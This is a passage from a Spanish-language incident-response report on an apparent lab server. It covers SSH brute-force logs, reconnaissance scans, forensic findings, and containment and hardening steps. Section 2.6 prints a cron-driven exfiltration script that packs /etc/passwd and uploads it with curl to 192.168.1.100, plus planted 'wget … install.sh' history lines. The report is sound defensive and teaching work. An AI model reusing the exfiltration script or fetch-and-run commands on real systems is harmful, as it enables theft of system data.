Jun 21 19:04:27 4geeks-server sshd[1632]: Server listening on 0.0.0.0 port 22.
Jun 21 19:04:27 4geeks-server sshd[1632]: Server listening on :: port 22.
Jun 21 19:04:27 4geeks-server systemd[1]: Started OpenBSD Secure Shell server.
Jun 21 19:38:19 4geeks-server sshd[2001]: pam_unix(sshd:auth): authentication failure; logname= uid=0
Jun 21 19:38:20 4geeks-server sshd[2001]: Failed password for root from 192.168.1.50 port 40230 ssh2
Jun 21 19:38:47 4geeks-server sshd[2011]: Accepted password for sysadmin from 192.168.1.50 port 479
Jun 21 19:38:47 4geeks-server sshd[2011]: pam_unix(sshd:session): session opened for user sysadmin
Jun 21 19:38:48 4geeks-server sshd[2011]: pam_unix(sshd:session): session closed for user sysadmin
Jun 21 20:22:32 4geeks-server systemd[1]: Stopping OpenBSD Secure Shell server...
Jun 21 20:22:32 4geeks-server sshd[1632]: Received signal 15; terminating.
Jun 21 20:22:32 4geeks-server systemd[1]: ssh.service: Succeeded.
Jun 21 20:22:32 4geeks-server systemd[1]: Stopped OpenBSD Secure Shell server.
-- Reboot --
Jun 23 12:55:30 4geeks-server systemd[1]: Starting OpenBSD Secure Shell server...
Jun 23 12:55:30 4geeks-server sshd[814]: Server listening on 0.0.0.0 port 22.
Jun 23 12:55:30 4geeks-server sshd[814]: Server listening on :: port 22.
Jun 23 12:55:30 4geeks-server systemd[1]: Started OpenBSD Secure Shell server.
-- Reboot --
Jun 23 14:50:28 4geeks-server systemd[1]: Starting OpenBSD Secure Shell server...
Jun 23 14:50:29 4geeks-server sshd[819]: Server listening on 0.0.0.0 port 22.
Jun 23 14:50:29 4geeks-server sshd[819]: Server listening on :: port 22.
Jun 23 14:50:29 4geeks-server systemd[1]: Started OpenBSD Secure Shell server.
-- Reboot --
Jun 23 15:23:17 4geeks-server systemd[1]: Starting OpenBSD Secure Shell server...
Jun 23 15:23:17 4geeks-server sshd[786]: Server listening on 0.0.0.0 port 22.
Jun 23 15:23:17 4geeks-server sshd[786]: Server listening on :: port 22.
:~
```

```

at Wed 2025-08-20 15:55:49 UTC. --
OpenBSD Secure Shell server...
stening on 0.0.0.0 port 22.
stening on :: port 22.
OpenBSD Secure Shell server.
OpenBSD Secure Shell server...
signal 15; terminating.
ice: Succeeded.
OpenBSD Secure Shell server.
OpenBSD Secure Shell server...
stening on 0.0.0.0 port 22.
stening on :: port 22.
OpenBSD Secure Shell server.
(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.1.50 user=
assword for root from 192.168.1.50 port 40230 ssh2
password for sysadmin from 192.168.1.50 port 47936 ssh2
(sshd:session): session opened for user sysadmin by (uid=0)
(sshd:session): session closed for user sysadmin
OpenBSD Secure Shell server...
signal 15; terminating.
ice: Succeeded.
OpenBSD Secure Shell server.

OpenBSD Secure Shell server...
stening on 0.0.0.0 port 22.
stening on :: port 22.
OpenBSD Secure Shell server.

OpenBSD Secure Shell server...
stening on 0.0.0.0 port 22.
stening on :: port 22.
OpenBSD Secure Shell server.

OpenBSD Secure Shell server...
stening on 0.0.0.0 port 22.
stening on :: port 22.
OpenBSD Secure Shell server.

```

```

Jun 23 15:23:17 4geeks-server systemd[1]: Started OpenBSD Secure Shell server.
Jun 23 15:26:47 4geeks-server sshd[1736]: Invalid user test from 192.168.1.103 port 58760
Jun 23 15:26:50 4geeks-server sshd[1736]: pam_unix(sshd:auth): check pass; user unknown
Jun 23 15:26:50 4geeks-server sshd[1736]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0
Jun 23 15:26:52 4geeks-server sshd[1736]: Failed password for invalid user test from 192.168.1.103 port 58760 ssh2
Jun 23 15:26:59 4geeks-server sshd[1736]: pam_unix(sshd:auth): check pass; user unknown
Jun 23 15:27:01 4geeks-server sshd[1736]: Failed password for invalid user test from 192.168.1.103 port 58760 ssh2
Jun 23 15:27:05 4geeks-server sshd[1736]: pam_unix(sshd:auth): check pass; user unknown
Jun 23 15:27:07 4geeks-server sshd[1736]: Failed password for invalid user test from 192.168.1.103 port 58760 ssh2
Jun 23 15:27:08 4geeks-server sshd[1736]: Connection closed by invalid user test 192.168.1.103 port 58760 [preauth]
Jun 23 15:27:08 4geeks-server sshd[1736]: PAM 2 more authentication failures; logname= uid=0 euid=0
Jun 23 15:27:24 4geeks-server sshd[1747]: Invalid user admin from 192.168.1.103 port 49542
Jun 23 15:27:27 4geeks-server sshd[1747]: pam_unix(sshd:auth): check pass; user unknown
Jun 23 15:27:27 4geeks-server sshd[1747]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0
Jun 23 15:27:27 4geeks-server sshd[1747]: Failed password for invalid user admin from 192.168.1.103 port 49542 ssh2
Jun 23 15:27:30 4geeks-server sshd[1747]: pam_unix(sshd:auth): check pass; user unknown
Jun 23 15:27:32 4geeks-server sshd[1747]: Failed password for invalid user admin from 192.168.1.103 port 49542 ssh2
Jun 23 15:27:35 4geeks-server sshd[1747]: pam_unix(sshd:auth): check pass; user unknown
Jun 23 15:27:37 4geeks-server sshd[1747]: Failed password for invalid user admin from 192.168.1.103 port 49542 ssh2
Jun 23 15:27:39 4geeks-server sshd[1747]: Connection closed by invalid user admin 192.168.1.103 port 49542 [preauth]
Jun 23 15:27:39 4geeks-server sshd[1747]: PAM 2 more authentication failures; logname= uid=0 euid=0
Jun 23 15:28:30 4geeks-server sshd[1769]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0
Jun 23 15:28:33 4geeks-server sshd[1769]: Failed password for hacker from 192.168.1.103 port 44272 ssh2
Jun 23 15:28:40 4geeks-server sshd[1769]: Failed password for hacker from 192.168.1.103 port 44272 ssh2
Jun 23 15:29:04 4geeks-server sshd[1769]: Connection closed by authenticating user hacker 192.168.1.103 port 44272 [preauth]
Jun 23 15:29:04 4geeks-server sshd[1769]: PAM 1 more authentication failure; logname= uid=0 euid=0
Jun 23 15:29:14 4geeks-server sshd[1797]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0
Jun 23 15:29:15 4geeks-server sshd[1797]: Failed password for root from 192.168.1.103 port 47014 ssh2
Jun 23 15:29:21 4geeks-server sshd[1797]: Failed password for root from 192.168.1.103 port 47014 ssh2
Jun 23 15:29:49 4geeks-server sshd[1797]: Connection closed by authenticating user root 192.168.1.103 port 47014 [preauth]
Jun 23 15:29:49 4geeks-server sshd[1797]: PAM 1 more authentication failure; logname= uid=0 euid=0
-- Reboot --
Jun 23 16:40:13 4geeks-server systemd[1]: Starting OpenBSD Secure Shell server...
Jun 23 16:40:13 4geeks-server sshd[782]: Server listening on 0.0.0.0 port 22.
Jun 23 16:40:13 4geeks-server sshd[782]: Server listening on :: port 22.
Jun 23 16:40:13 4geeks-server systemd[1]: Started OpenBSD Secure Shell server.
:

```

```

OpenBSD Secure Shell server.
user test from 192.168.1.103 port 58760
(sshd:auth): check pass; user unknown
(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.1.103
assword for invalid user test from 192.168.1.103 port 58760 ssh2
(sshd:auth): check pass; user unknown
assword for invalid user test from 192.168.1.103 port 58760 ssh2
(sshd:auth): check pass; user unknown
assword for invalid user test from 192.168.1.103 port 58760 ssh2
on closed by invalid user test 192.168.1.103 port 58760 [preauth]
re authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.1.103
user admin from 192.168.1.103 port 49542
(sshd:auth): check pass; user unknown
(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.1.103
assword for invalid user admin from 192.168.1.103 port 49542 ssh2
(sshd:auth): check pass; user unknown
assword for invalid user admin from 192.168.1.103 port 49542 ssh2
on closed by invalid user admin 192.168.1.103 port 49542 [preauth]
re authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.1.103
(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.1.103 user=
assword for hacker from 192.168.1.103 port 44272 ssh2
assword for hacker from 192.168.1.103 port 44272 ssh2
on closed by authenticating user hacker 192.168.1.103 port 44272 [preauth]
re authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.1.103 user=hacker
(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.1.103 user=
assword for root from 192.168.1.103 port 47014 ssh2
assword for root from 192.168.1.103 port 47014 ssh2
on closed by authenticating user root 192.168.1.103 port 47014 [preauth]
re authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.1.103 user=root

OpenBSD Secure Shell server...
stening on 0.0.0.0 port 22.
stening on :: port 22.
OpenBSD Secure Shell server.
:

```

```
0 euid=0 tty=ssh ruser= rhost=192.168.1.103
ort 58760 ssh2

ort 58760 ssh2

ort 58760 ssh2
58760 [preauth]
tty=ssh ruser= rhost=192.168.1.103

0 euid=0 tty=ssh ruser= rhost=192.168.1.103
port 49542 ssh2

port 49542 ssh2

port 49542 ssh2
49542 [preauth]
tty=ssh ruser= rhost=192.168.1.103
0 euid=0 tty=ssh ruser= rhost=192.168.1.103 user=hacker
sh2
sh2
103 port 44272 [preauth]
ty=ssh ruser= rhost=192.168.1.103 user=hacker
0 euid=0 tty=ssh ruser= rhost=192.168.1.103 user=root
2
3 port 47014 [preauth]
ty=ssh ruser= rhost=192.168.1.103 user=root

:

-- Reboot --
Aug 19 07:19:23 4geeks-server systemd[1]: Starting OpenBSD Secure Shell server...
Aug 19 07:19:24 4geeks-server sshd[784]: Server listening on 0.0.0.0 port 22.
Aug 19 07:19:24 4geeks-server sshd[784]: Server listening on :: port 22.
Aug 19 07:19:24 4geeks-server systemd[1]: Started OpenBSD Secure Shell server.
-- Reboot --
Aug 19 17:12:56 4geeks-server systemd[1]: Starting OpenBSD Secure Shell server...
Aug 19 17:12:57 4geeks-server sshd[805]: Server listening on 0.0.0.0 port 22.
Aug 19 17:12:57 4geeks-server sshd[805]: Server listening on :: port 22.
Aug 19 17:12:57 4geeks-server systemd[1]: Started OpenBSD Secure Shell server.
[END]
```

**Conclusión:** existe evidencia de descubrimiento activo sobre HTTP y de intentos de acceso sobre SSH; la exfil está preparada, pero no hay constancia local de que se haya consumado.

## 2.6 Archivos maliciosos y artefactos encontrados

- Persistencia/exfil:
  - /usr/local/bin/backup2.sh (script de empaquetado + POST a 192.168.1.100:8080/upload).
  - /tmp/secrets.tgz
- Trazas “anti-forense/lab”:
  - Inserciones en ~/.bash\_history via sudo tee -a (p. ej. echo "wget http://192.168.1.100/install.sh" | sudo tee -a /home/reports/.bash\_history, creación de /var/backups/.logs/creds.txt, etc.).
  - Directorios y notas “señuelo” (/opt/.archive/credentials.txt, /home/reports/note).
- Cron legítimos que se validaron para descartar falsos positivos, e2scrub\_all, logrotate.sh propio (/opt/scripts/logrotate.sh), popularity-contest.

```

sysadmin@4geeks-server:/$ ls -la /usr/local/bin/
total 12
drwxr-xr-x  2 root root 4096 Jun 23 15:06
drwxr-xr-x 10 root root 4096 Mar 14 2023
-rwxr-xr-x  1 root root 125 Jun 23 15:06 backup2.sh
sysadmin@4geeks-server:/$ sudo file /usr/local/bin/backup2.sh
/usr/local/bin/backup2.sh: Bourne-Again shell script, ASCII text executable
sysadmin@4geeks-server:/$ sudo stat /usr/local/bin/backup2.sh
  File: /usr/local/bin/backup2.sh
  Size: 125          Blocks: 8          IO Block: 4096   regular file
Device: 802h/2050d Inode: 545254      Links: 1
Access: (0755/-rwxr-xr-x)  Uid: (    0/   root)   Gid: (    0/   root)
Access: 2025-08-20 15:45:01.060356276 +0000
Modify: 2025-06-23 15:06:49.008037470 +0000
Change: 2025-06-23 15:07:19.144038488 +0000
 Birth: -
sysadmin@4geeks-server:/$ sudo less -N -S /usr/local/bin/backup2.sh
  1 #!/bin/bash
  2 tar -czf /tmp/secrets.tgz /etc/passwd
  3 curl -X POST -F 'file=@/tmp/secrets.tgz' http://192.168.1.100:8080/upload
  4
/usr/local/bin/backup2.sh (END)

```

```

sysadmin@4geeks-server:~$ sudo nl -ba /etc/cron.d/* | sed -n '1,200p'
[sudo] password for sysadmin:
  1 30 3 * * * root test -e /run/systemd/system || SERVICE_MODE=1 /usr/lib/x86_64-linux-gnu/e2fs
progs/e2scrub_all_cron
  2 10 3 * * * root test -e /run/systemd/system || SERVICE_MODE=1 /sbin/e2scrub_all -A -r
  3 0 0 * * * root /opt/scripts/logrotate.sh
  4 SHELL=/bin/sh
  5 PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
  6 35 0 * * * root test -x /etc/cron.daily/popularity-contest && /etc/cron.daily/popularit
y-contest --croned
  7 */15 * * * root /usr/local/bin/backup2.sh
sysadmin@4geeks-server:~$

```

```

The init package init.service has successfully entered the "dead" state.
sysadmin@4geeks-server:~$ cat ~/.bash_history | tail -n 20
echo "wget http://192.168.1.100/install.sh" | sudo tee -a /home/reports/.bash_history
echo "chmod +x install.sh" | sudo tee -a /home/reports/.bash_history
echo "/install.sh" | sudo tee -a /home/reports/.bash_history
echo "nano backup.log" | sudo tee -a /home/reports/.bash_history
sudo chown reports:reports /home/reports/.bash_history
sudo touch /home/reports/install.sh
sudo nano /home/reports/install.sh
sudo touch /home/reports/backup.log
sudo nano /home/reports/backup.log
sudo chown reports:reports /home/reports/install.sh /home/reports/backup.log
ls
pwd
sudo nano /home/reports/chat.txt
sudo chown reports:reports /home/reports/chat.txt
exit
cat /var/backups/.logs/creds.txt
sudo mkdir -p /var/backups/.logs
echo "reports:reports123" | sudo tee /var/backups/.logs/creds.txt
sudo chmod 644 /var/backups/.logs/creds.txt
echo "cat /var/backups/.logs/creds.txt" | sudo tee -a /home/sysadmin/.bash_history
sysadmin@4geeks-server:~$
sysadmin@4geeks-server:~$ _

```

**Conclusión:** el único artefacto inequívocamente malicioso es la combinación cron + backup2.sh + secrets.tgz. El resto son huellas de tarea/entorno de prácticas o señuelos.

## 3. Vulnerabilidades detectadas

### 3.1 Enumeración de vulnerabilidades

Durante la fase de reconocimiento se identificaron las siguientes condiciones de seguridad en el sistema objetivo:

## 1. Servidor web Apache 2.4.41 desactualizado

- **Cómo se detectó:** WhatWeb/Nikto y banner de servicio confirman Apache/2.4.41 (Ubuntu).
- **Observación técnica:** Es una versión antigua con parches pendientes. Los scripts de nmap --script vuln **no evidenciaron** vulnerabilidades explotables en esta instancia; el riesgo concreto depende de módulos y configuración habilitada.
- **Evidencias:**
  - WhatWeb mostrando Apache/2.4.41 (Ubuntu)

```
(kali@kali)~$ whatweb http://192.168.32.20
http://192.168.32.20 [200 OK] Apache[2.4.41], Country[RESERVED][22], HTTPServer[Ubuntu Linux][Apache/2.4.41 (Ubuntu)], IP[192.168.32.20]

(kali@kali)~$
```

- Nikto indicando versión y advertencia de desactualización

```
(kali@kali)~$ nikto -h http://192.168.32.20
Nikto v2.5.0

+ Target IP: 192.168.32.20
+ Target Hostname: 192.168.32.20
+ Target Port: 80
+ Start Time: 2025-07-26 12:19:54 (GMT-4)

+ Server: Apache/2.4.41 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories Found (use '-C all' to force check all possible dirs)
+ Apache/2.4.41 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: GET, POST, OPTIONS, HEAD .
+ 5182 requests: 0 error(s) and 4 item(s) reported on remote host
+ End Time: 2025-07-26 12:20:19 (GMT-4) (25 seconds)

+ 1 host(s) tested
```

## Falta de cabeceras de seguridad HTTP

- **Cómo se detectó:** Nikto reporta ausencia de X-Frame-Options y X-Content-Type-Options.
- **Impacto técnico:** exposición a **clickjacking** y **MIME sniffing**; facilita ciertas superficies para XSS reflejado en escenarios específicos (no confirmado por nmap).

```
(kali@kali)~$ nikto -h http://192.168.32.20
Nikto v2.5.0

+ Target IP: 192.168.32.20
+ Target Hostname: 192.168.32.20
+ Target Port: 80
+ Start Time: 2025-07-26 12:19:54 (GMT-4)

+ Server: Apache/2.4.41 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories Found (use '-C all' to force check all possible dirs)
+ Apache/2.4.41 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: GET, POST, OPTIONS, HEAD .
+ 5182 requests: 0 error(s) and 4 item(s) reported on remote host
+ End Time: 2025-07-26 12:20:19 (GMT-4) (25 seconds)

+ 1 host(s) tested
```

## 2. Servicios expuestos a toda la red interna (FTP/SSH/HTTP)

- **Cómo se detectó:** nmap (-p- y escaneo completo) muestra **21/tcp (vsftpd 3.0.5)**, **22/tcp (OpenSSH 8.2p1)** y **80/tcp (Apache 2.4.41)** abiertos; en el host ss -tln y UFW confirman reglas **allow 21/22/80** hacia “any”.
- **Riesgo operativo:** superficie de ataque mayor para fuerza bruta/explotación de servicio. Se recomienda **restringir por origen** (listas de IP/segmentos) y evaluar necesidad de FTP.

- **Evidencias:**

```
(kali@kali)-[~]
$ nmap -p- -T4 -Pn 192.168.32.20 -oN nmap_fullports.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-26 11:39 EDT
Nmap scan report for 192.168.32.20
Host is up (0.00090s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:BE:2D:19 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 89.74 seconds

(kali@kali)-[~]
$
```

```
sysadmin@4geeks-server:/$ ss -tln
Netid State Recv-Q Send-Q Local Address:Port Peer Address:Port Process
udp    UNCONN 0      0      127.0.0.53%lo:53    0.0.0.0:*          Process
udp    UNCONN 0      0      10.0.2.15%enp0s3:68 0.0.0.0:*          Process
tcp    LISTEN 0      4096   127.0.0.53%lo:53    0.0.0.0:*          Process
tcp    LISTEN 0      128    0.0.0.0:22         0.0.0.0:*          Process
tcp    LISTEN 0      511    *:80               *:.*               Process
tcp    LISTEN 0      32     *:21               *:.*               Process
tcp    LISTEN 0      128    [::]:22           [::]:.*            Process
sysadmin@4geeks-server:/$
```

### 3. Enumeración de rutas sensibles

- **Cómo se detectó:** Gobuster listó .htaccess, .htpasswd, .hta y /server-status.

```
(kali@kali)-[~]
$ gobuster dir -u http://192.168.32.20 -w /usr/share/wordlists/dirb/common.txt -t 30

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.32.20
[+] Method: GET
[+] Threads: 30
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/.htaccess (Status: 403) [Size: 278]
/.htpasswd (Status: 403) [Size: 278]
/.hta (Status: 403) [Size: 278]
/index.html (Status: 200) [Size: 34]
/server-status (Status: 403) [Size: 278]
Progress: 4614 / 4615 (99.98%)

Finished

(kali@kali)-[~]
$
```

**Estado de acceso: todas responden 403 (forbidden)**, las rutas están **bloqueadas**; no hubo divulgación de contenido. **Sigue existiendo riesgo bajo–medio por enumeración** (conocimiento de estructura).

**Nota de contexto:** las pruebas nmap --script vuln no reportaron XSS ni otras vulnerabilidades explotables en HTTP en esta instancia. Este dato no elimina el riesgo por desactualización, pero **modera** la severidad al no existir PoC inmediata en el entorno actual.

### 3.2 Impacto y riesgo asociado

| Vulnerabilidad                          | Impacto potencial                                                                           | Riesgo            |
|-----------------------------------------|---------------------------------------------------------------------------------------------|-------------------|
| Apache 2.4.41 desactualizado            | Exposición a vulnerabilidades conocidas (DoS, info disclosure y fallos de módulos).         | <b>Medio–Alto</b> |
| Falta de cabeceras HTTP                 | Clickjacking y <i>MIME sniffing</i> ; podría facilitar XSS reflejado en ciertos flujos.     | <b>Medio</b>      |
| Puertos abiertos (FTP/SSH/HTTP a “any”) | Detección y accesibilidad desde toda la red interna; fuerza bruta/explotación de servicios. | <b>Alto</b>       |
| Rutas sensibles detectables (403)       | Enumeración de estructura; bajo riesgo de fuga (sin contenido expuesto).                    | <b>Bajo–Medio</b> |

### 3.3 Pruebas o evidencias que confirman la vulnerabilidad

#### Prueba 1 – Servicios expuestos a toda la red interna

- **Objetivo técnico:** verificar accesibilidad de FTP, SSH y HTTP desde la red interna.
- **Procedimiento:**
  - nmap -p- -T4 -Pn 192.168.32.20 -oN nmap\_fullports.txt
  - nmap -sV -sC -T4 -Pn 192.168.32.20 -oN nmap\_completo.txt
- **Resultado:** puertos **21, 22, 80** en estado **open**; versiones identificadas.

#### Prueba 2 – Enumeración de rutas sensibles

- **Objetivo técnico:** detectar rutas/archivos web potencialmente sensibles.
- **Procedimiento:** gobuster dir -u http://192.168.32.20 -w /usr/share/wordlists/dirb/common.txt -t 30
- **Resultado:** detección de .htaccess, .htpasswd, .hta y /server-status **con código 403**.
- **Conclusión:** **no hay exposición de contenido**, solo **descubrimiento de nombres** (riesgo bajo–medio).

## Prueba 3 – Versión de Apache y cabeceras de seguridad

- **Objetivo técnico:** confirmar versión del servidor HTTP y cabeceras faltantes.
- **Procedimiento:**
  - `whatweb http://192.168.32.20`
  - `nikto -h http://192.168.32.20`
  - `nmap --script vuln -T4 -Pn 192.168.32.20 -oN nmap_vuln.txt`
- **Resultado:** Apache/2.4.41 (Ubuntu) y **ausencia** de X-Frame-Options / X-Content-Type-Options; **nmap vuln** no detectó XSS ni otra vulnerabilidad explotable en HTTP en esta instancia.

## 4. Acciones tomadas

### 4.1 Contención (aislamiento, limitación de acceso, firewall)

**Objetivo:** impedir persistencia/exfiltración y reducir superficie de ataque.

- **Endurecimiento de firewall (UFW + iptables).**
  - Se verificó que UFW está activo con **política por defecto DROP** en INPUT y reglas explícitas para **permitir únicamente TCP 22 (SSH), TCP 80 (HTTP) y TCP 21 (FTP)** en IPv4/IPv6.
  - Se añadieron **reglas de iptables de contención:**
    - **SSH sólo desde la IP de administración** 172.20.10.4: `-A INPUT -p tcp --dport 22 ! -s 172.20.10.4 -j DROP.`
    - **Bloqueo de orígenes hostiles/exfil:** `-A INPUT -s 192.168.1.50 -j DROP` y `-A INPUT -s 192.168.1.100 -j DROP.`
  - Se revisaron las cadenas `ufw-*` y la política de las cadenas base para asegurar que **todo tráfico no autorizado sea rechazado.**

```
sysadmin@4geeks-server:~$ sudo iptables -A INPUT -s 192.168.1.50 -j DROP
sysadmin@4geeks-server:~$ sudo iptables -A INPUT -s 192.168.1.100 -j DROP
sysadmin@4geeks-server:~$ sudo iptables -A INPUT -s 102.168.1.100 -j DROP
sysadmin@4geeks-server:~$
```

- **Aislamiento operativo.**
  - Monitoreo de **puertos/procesos en escucha** con `ss -tulpn`; sólo permanecieron abiertos **22/80/21** y no se detectaron servicios no esenciales.

```

sysadmin@4geeks-server:~$ sudo ss -tulpn
[sudo] password for sysadmin:
Netid  State  Recv-Q  Send-Q  Local Address:Port  Peer Address:Port
Process
udp    UNCONN  0        0        127.0.0.53%lo:53    0.0.0.0:*
users:((("systemd-resolve",pid=689,fd=12))
udp    UNCONN  0        0        172.20.10.4%enp0s3:68 0.0.0.0:*
users:((("systemd-network",pid=687,fd=20))
tcp    LISTEN  0        4096    127.0.0.53%lo:53    0.0.0.0:*
users:((("systemd-resolve",pid=689,fd=13))
tcp    LISTEN  0        128     0.0.0.0:22         0.0.0.0:*
users:((("sshd",pid=795,fd=3))
tcp    LISTEN  0        511     *:80              *:80
users:((("apache2",pid=870,fd=4),("apache2",pid=828,fd=4),("apache2",pid=825,fd=4))
tcp    LISTEN  0        32      *:21              *:21
users:((("vsftpd",pid=760,fd=3))
tcp    LISTEN  0        128     [::]:22          [::]:22
users:((("sshd",pid=795,fd=4))
sysadmin@4geeks-server:~$ _

```

- **Control de servicios expuestos.**
  - Se comprobó el estado de **Apache2, Vsftpd y Wazuh Agent** y que **no presenten modificaciones no autorizadas** de configuración o binarios.

## 4.2 Erradicación (eliminación de malware, cuentas no autorizadas, persistencias)

**Objetivo:** remover artefactos maliciosos y mecanismos de permanencia.

- **Cuentas y privilegios.**
  - Se auditó `/etc/passwd` y `sudoers`; se confirmó que **sysadmin** es el único usuario administrativamente habilitado (`UID ≥ 1000`).
  - Se **eliminaron las cuentas no autorizadas**: `hacker` y `reports`, con **borrado de sus \$HOME**.
  - `lastlog` indica **“hacker: Never logged in”**, consistente con intentos de acceso fallidos previos.
- **Persistencia / Exfiltración eliminada.**
  - En `/etc/cron.d/` se identificó una **tarea cada 15 min** que ejecutaba `/usr/local/bin/backup2.sh`.
  - El script, propiedad de `root` y con permisos `755`, **empaquetaba `/etc/passwd` en `/tmp/secrets.tgz` y lo subía por HTTP** a `http://192.168.1.100:8080/upload` mediante `curl`.
  - Se **eliminaron la tarea y el script**, y se **purgaron artefactos residuales** (`/tmp/secrets.tgz`, `/var/backups/.logs/*` si existían).
  - Los **logs** (`journalctl` y `apache/access.log`) mostraban accesos `“/upload”` en la ventana temporal de actividad; tras la erradicación **no se registraron nuevos eventos**.
- **Refuerzo adicional.**
  - Se **instaló y habilitó Fail2ban** con `jail` para `sshd` con el fin de mitigar fuerza bruta.
  - Se revisaron scripts de mantenimiento (`/opt/scripts/logrotate.sh`) y **no se hallaron alteraciones** en binarios críticos.

## 4.3 Recuperación (restauración de servicios, verificación de integridad)

**Objetivo:** restituir operación segura y reactivar monitoreo.

- **Servicios restaurados y verificados.**
  - **Apache2, Vsftpd y Wazuh Agent** quedaron en estado **active (running)**, con arranque habilitado y sin errores de post-arranque.
- **Verificación de integridad y operación.**
  - Se revisaron registros (auth.log, journalctl) confirmando ausencia de nuevas ráfagas de autenticación fallida tras la contención.
  - Se validó que **no hubiera procesos inusuales** escuchando puertos ni tareas cron ajenas a operación.
- **Aseguramiento y continuidad.**
  - Se **respaldaron** reglas de firewall y configuraciones de servicios.
  - Se dejó **plan de mantenimiento**: actualizaciones semanales (incluyendo **Apache**), revisión mensual de cuentas/tareas, y **alertas** en Wazuh/Fail2ban.

```
• apache2.service - The Apache HTTP Server
  Loaded: loaded (/lib/systemd/system/apache2.service; enabled; vendor preset: enabled)
  Active: active (running) since Tue 2025-08-12 07:04:44 UTC; 15min ago
    Docs: https://httpd.apache.org/docs/2.4/
  Process: 717 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
 Main PID: 818 (apache2)
   Tasks: 55 (limit: 4588)
  Memory: 8.2M
  CGroup: /system.slice/apache2.service
          └─818 /usr/sbin/apache2 -k start
            └─822 /usr/sbin/apache2 -k start
              └─823 /usr/sbin/apache2 -k start

Aug 12 07:04:42 4geeks-server systemd[1]: Starting The Apache HTTP Server...
Aug 12 07:04:44 4geeks-server apachectl[791]: AH00558: apache2: Could not reliably determine the se
Aug 12 07:04:44 4geeks-server systemd[1]: Started The Apache HTTP Server.

• vsftpd.service - vsftpd FTP server
  Loaded: loaded (/lib/systemd/system/vsftpd.service; disabled; vendor preset: enabled)
  Active: active (running) since Tue 2025-08-12 07:18:50 UTC; 54s ago
  Process: 1840 ExecStartPre=/bin/mkdir -p /var/run/vsftpd/empty (code=exited, status=0/SUCCESS)
 Main PID: 1842 (vsftpd)
   Tasks: 1 (limit: 4588)
  Memory: 844.0K
  CGroup: /system.slice/vsftpd.service
          └─1842 /usr/sbin/vsftpd /etc/vsftpd.conf

Aug 12 07:18:50 4geeks-server systemd[1]: Starting vsftpd FTP server...
Aug 12 07:18:50 4geeks-server systemd[1]: Started vsftpd FTP server.

• wazuh-agent.service - Wazuh agent
  Loaded: loaded (/lib/systemd/system/wazuh-agent.service; enabled; vendor preset: enabled)
  Active: active (running) since Tue 2025-08-12 07:04:50 UTC; 14min ago
  Process: 748 ExecStart=/usr/bin/env /var/ossec/bin/wazuh-control start (code=exited, status=0/S
   Tasks: 28 (limit: 4588)
  Memory: 108.5M
lines 1-36
```

```

Selecting previously unselected package fail2ban.
(Reading database ... 73785 files and directories currently installed.)
Preparing to unpack .../fail2ban-0.11.1-1_all.deb ...
Unpacking fail2ban (0.11.1-1) ...
Selecting previously unselected package python3-pyinotify.
Preparing to unpack .../python3-pyinotify_0.9.6-1.2ubuntu1_all.deb ...
Unpacking python3-pyinotify (0.9.6-1.2ubuntu1) ...
Selecting previously unselected package whois.
Preparing to unpack .../archives/whois_5.5.6-1_amd64.deb ...
Unpacking whois (5.5.6) ...
Setting up whois (5.5.6) ...
Setting up fail2ban (0.11.1-1) ...
Created symlink /etc/systemd/system/multi-user.target.wants/fail2ban.service → /lib/systemd/system/fail2ban.service.
Setting up python3-pyinotify (0.9.6-1.2ubuntu1) ...
Processing triggers for man-db (2.9.1-1) ...
Processing triggers for systemd (245.4-4ubuntu3.20) ...
sysadmin@4geeks-server:~$ sudo systemctl enable fail2ban
Synchronizing state of fail2ban.service with SysV service script with /lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable fail2ban
sysadmin@4geeks-server:~$ sudo systemctl start fail2ban
sysadmin@4geeks-server:~$ sudo systemctl status fail2ban
● fail2ban.service - Fail2Ban Service
   Loaded: loaded (/lib/systemd/system/fail2ban.service; enabled; vendor preset: enabled)
